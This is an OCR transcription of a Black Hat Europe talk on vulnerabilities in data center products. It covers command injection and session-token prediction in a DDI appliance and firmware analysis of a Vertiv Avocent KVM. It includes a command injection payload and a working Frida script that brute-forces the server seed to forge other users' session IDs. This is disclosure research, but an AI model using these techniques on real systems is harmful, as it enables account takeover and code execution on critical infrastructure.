DECEMBER 4–7

EXCEL LONDON / UK

#BHEU @BlackHatEvents

Something Rotten in the State of Data Centers

Jesse Chick & Kasimir Schulz

#whoami

Jesse Chick
Vulnerability Researcher

Twitter: @ravenousbytes
LinkedIn: https://www.linkedin.com/in/jesse-chick

Kasimir Schulz
Principal Security Researcher
HiddenLayer

Twitter: @abraxus7331
LinkedIn: https://www.linkedin.com/in/kasimir-schulz

Outline

- Why research data centers?
- Target #1: DDI (DNS, DHCP, and IPAM) from Mystery Vendor
  - Authenticated command injection
  - Bypassing authentication
  - Exploit chaining
- Target #2: KVM (Keyboard, Video, and Mouse) from Vertiv
  - Authenticated RCE via malicious upgrade
  - Bypassing authentication by corrupting the heap
- Closing Thoughts: What have we learned?

Why Research Data Centers?

- Corporate and government interests
- Of significant national interest:
  - #1 item in the 2023 National Cybersecurity Strategy
  - Federal Data Center Enhancement Act of 2022
- High impact: attractive target for threat actors
- Little end-to-end (public) vuln research into data center technologies as a whole
- We suspected (and confirmed) that these products were no more secure than anything else

Our Previous Work

Team project to survey the state of data center security

- Diverse set of hardware and software appliances
- Target selection informed by industry experts

See our talk on hacking power management from DEF CON 31:

- https://forum.defcon.org/node/245754
- https://youtu.be/k2Vx7hstOKY


Final disclosures of this effort

Target #1

Attacking Data Center Software

Project X


- Due to delays in responsible disclosure the first target will be referred to as **Project X**
- **Project X** is a **DDI**, a solution integrating **DNS**, **DHCP**, and **IPAM**
- **DDI**'s provide efficient and secure network management for **data centers**
  - **DNS** provides easy and reliable access to resources
  - **DHCP** automates the assignment of IP addresses to devices
  - **IPAM** helps manage and organize unique ip addresses



Architecture of Project X


Web Server

- Hosts the management website
- Handles user interactions and session management
- Can be connected to multiple control servers



Control Server

- Controls individual components
- Handles Authentication
- Handles all logging



Authenticated Command Injection

The **web server** had a system where admins could run scripts on the **control server** when an event occurred


When setting up a **hook** the admin gives the **script_name** which is then run whenever the event happens

No validation was done on what was passed to the **script_name** field allowing an authenticated user to perform a command injection:

```
python -c "import os; os.system('echo \"pwned by Abraxus\"')"
```

Bypassing Authentication

Authentication in Project X



Generation of Session ID

When a user is authenticated correctly, the web server calls the **addSession** function. This function relies on a custom **Random** class

```
int64 SessionManager::addSession(int64_t* SessionManager, ...)
{
  ...
  customRandom::Random(state: &rand);
  while (true)
    customRandom::randString(&session_token, &rand, 0x14)
  ...
}
```

The **Random** class is instantiated once and then **randString** is used each time a new **session_id** is to be generated

The Flaw in the Design

Random relies on the seed **gSeed**

gSeed is set once when the server starts

When a new **session_id** is generated, **gSeed** is updated deterministically from its last value

Guessing the initial **gSeed** value makes it possible to predict every past and future generated **session_id** value

If someone knows the start time of the server they can easily get **gSeed**

Without knowing the start time it is still easy to guess the value as the top byte changes infrequently

```
int64 static customRandom::gSeed()
{
  kEmptyString = "";
  int32_t seconds;
  customDateTime::DateTime(&seconds, 1, 0);
  int64_t millisecs = customTimer::millisecs();
  customRandom::gSeed = (seconds ^ millisecs)
}
```

Conversion Strikes Again


gSeed is generated by xor'ing the value of the time in milliseconds and the time in seconds


The **millisecs** value is a **64 bit** value, however the **seconds** value and **gSeed** are both **32 bit** values


Unlike **64 bit**, a **32 bit** seed is brute forceable with only **4,294,967,295** total combinations

The bottom 3 bytes will change often, however, the top byte will only change once every **1.9 days**

If we know within **1.9 days** of when the server was started we only need to find **16,777,216** combinations







Our Malicious Server

In order to find the **gSeed** we needed a valid **session_id** from the web server

A valid **session_id** allows us to validate that we are able to generate the correct **session_id**'s

When a user tries to login, they are able to specify the **ip** or **domain name** of the **control server** they want to access

We can abuse this to login to a server that we have the credentials for

```
{
    "method": "login",
    "params": {
      "server": "X.X.X.X",
      "loginName": "admin",
      "password": "admin"
    }
}
```

```
{
  "result": {
    "session": "nuvJ0CMgldjtL10kd3rx",
  }
}
```

Cracking the Session ID Generation

Our strategy to determine the **gSeed** value based on a valid **session_id** broke down into 4 steps:

1. Spin up our own version of the web server

1. Use Frida to hook into the binary and grab the **Random** initialization and **RandString** functions

3. Use these functions to replicate the **addSession** function and brute force **gSeed** till we are able to generate the valid **session_id**

4. Use **gSeed** to generate as many **session_ids** as we want

Using Frida to Determine IDs

```
const RandomInit = new NativeFunction(ptr(0x50a200),
    'pointer', ['pointer']);

const RandomString = new NativeFunction(ptr(0x50a530),
    'pointer', ['pointer', 'pointer', 'int']);
```

```
const cm = new CModule(`
#include <string.h>
extern void* RandomInit(char*);
extern void* RandomString(char*, char*, int);
int ccrack(int start, int* gSeedPtr, char* target) {
    char Random[4096], token[4096];
    for (int i = 0; i < 0x01000000; i++) {
        *gSeedPtr = start + i;
        for (int j = 0; j < 4; j++) {
            RandomInit(Random);
            RandomString(token, Random, 0x14);
            if (!strcmp(*(char**)token, target)) {
                return start + i;
            }
        }
    }
    return -1;
}`, {RandomInit, RandomString});
```

```
const ccrack = new NativeFunction(cm.ccrack,
    'int', ['int', 'pointer', 'pointer']);

function seedcrack(targetToken) {
  const gSeedPtr = ptr(0x8c53c0);
  const gSeed = gSeedPtr.readU32();
  const targetPtr = Memory.allocUtf8String(targetToken);

  const seed = ccrack(START_VALUE, gSeedPtr, targetPtr);

  let Random = Memory.alloc(0x1000);
  let tokenPtr = Memory.alloc(0x1000);
  gSeedPtr.writeS32(seed);
  for (let j = 0; j < 8; j++) {
    RandomInit(Random);
    RandomString(tokenPtr, Random, 0x14);
    console.log(tokenPtr.readPointer().readCString());
  }
}
```

Increasing Computational Demand

While the above worked and we were able to consistently generate the **session_id**'s of other users, we were left with several issues:

1. The more uncertain the start time of the server was, the longer the computation would take

1. The more time the server was running, the more **session_id**'s it had generated, making it harder to predict which users were assigned to what id's


However, luckily for us, Project X had done a fantastic job on ensuring the robustness of the server against denial of service attacks…

Keep Calm and DOS On


We started fuzzing and found **2 denial of service** attacks that would cause the web server to crash

Crash happened by connecting the **web server** to a fake **control server** we scripted and sending a malformed packet

When the **web server** crashed **gSeed** was reset and could easily be brute forced



Full Attack Chain



Bypassing our Limitations

On their own, each vulnerability had one or more limitations, however, when chained we were able to bypass these:

1. The original **command injection** required an attacker to have admin credentials. This was bypassed by finding a way to **bypass authentication**

1. The **authentication bypass** relied on either a high amount of **brute forcing** or **insider knowledge** of the target. This was bypassed by reverse engineering the seed generation code to find a way to **reduce the potential combinations** and by finding a way to **crash the server** so that we would no longer need to know when the server was started

Key Takeaway: While one vulnerability may give you what you want, you can probably find others that will give you an even better version of what you want

Target #2

Attacking Data Center Hardware

Avocent MPU4032DAC KVM


Keyboard, Video, Mouse (KVM)

- Remote management of infrastructure and appliances in:
  - Collocated caged spaces
  - On-prem setups
- Popular in telecommunications

Maintained and distributed by Vertiv


Firmware:

- Vulnerable version: 2.12.3 (Mar. 2023)
- Patched version: 2.12.4 (Sept. 2023)



Getting a Root Shell

Local Firmware Upgrades (not OTA)



The firmware image is available for download at the Vertiv website!

Understanding the Firmware

```
binwalk FL0620-AVO-2.12.3.25987.fl

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
224           0xE0            uImage header, header size: 64 bytes, header CRC: 0x53FBFE30, created: 2022-12-16 13:37:27,
image size: 2965049 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0x83A880D4, OS: Linux, CPU: PowerPC, image type:
OS Kernel Image, compression type: gzip, image name: "Linux-2.6.23"
288           0x120           gzip compressed data, maximum compression, from Unix, last modified: 2022-12-16 13:37:27
2965340       0x2D3F5C        gzip compressed data, fastest compression, has original file name: "AVO.fs", from Unix, last
modified: 2022-12-16 13:44:32
3268723       0x31E073        Zlib compressed data, best compression
...
80224198      0x4C81FC6       Zlib compressed data, best compression
80248124      0x4C87D3C       uImage header, header size: 64 bytes, header CRC: 0x552D426F, created: 2029-04-03 03:29:53,
image size: 775106096 bytes, Data Address: 0x2D726333, Entry Point: 0x20284465, data CRC: 0x63203136, image name: "2 -
07:39:23) Polaris 2.4.25905"
